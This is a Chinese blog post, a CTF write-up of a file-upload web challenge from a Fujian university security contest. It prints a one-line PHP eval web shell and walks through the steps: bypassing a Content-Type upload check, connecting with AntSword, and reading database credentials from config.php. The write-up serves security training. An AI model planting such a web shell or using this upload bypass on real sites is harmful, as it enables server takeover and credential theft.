
i春秋练习——第三届“百越杯”福建省高校网络空间安全大赛-web-do you know upload

原创


wuerror 于 2020-01-07 11:48:36 发布 388 收藏
分类专栏： ctf 文章标签： ctf


首先是一个文件上传，比较基础。选择上传111.php,内容是一句话马<?php eval($_POST['cmd']);?>

burpsuit抓包修改Content-Type为image/gif(任一种图片都行),这类漏洞可以搭建一个upload-lab本地练一练。



显示上传成功





接下来使用蚁剑连接，连接密码就是之前一句话写的cmd，编码器可以选default，这题没啥关系。

多出来的h.jpg,y5.php是之前尝试的时候传的

然后翻到config.php

回到蚁剑主界面右键单击选择数据操作，新建一个数据库连接，账号密码是之前config.php里的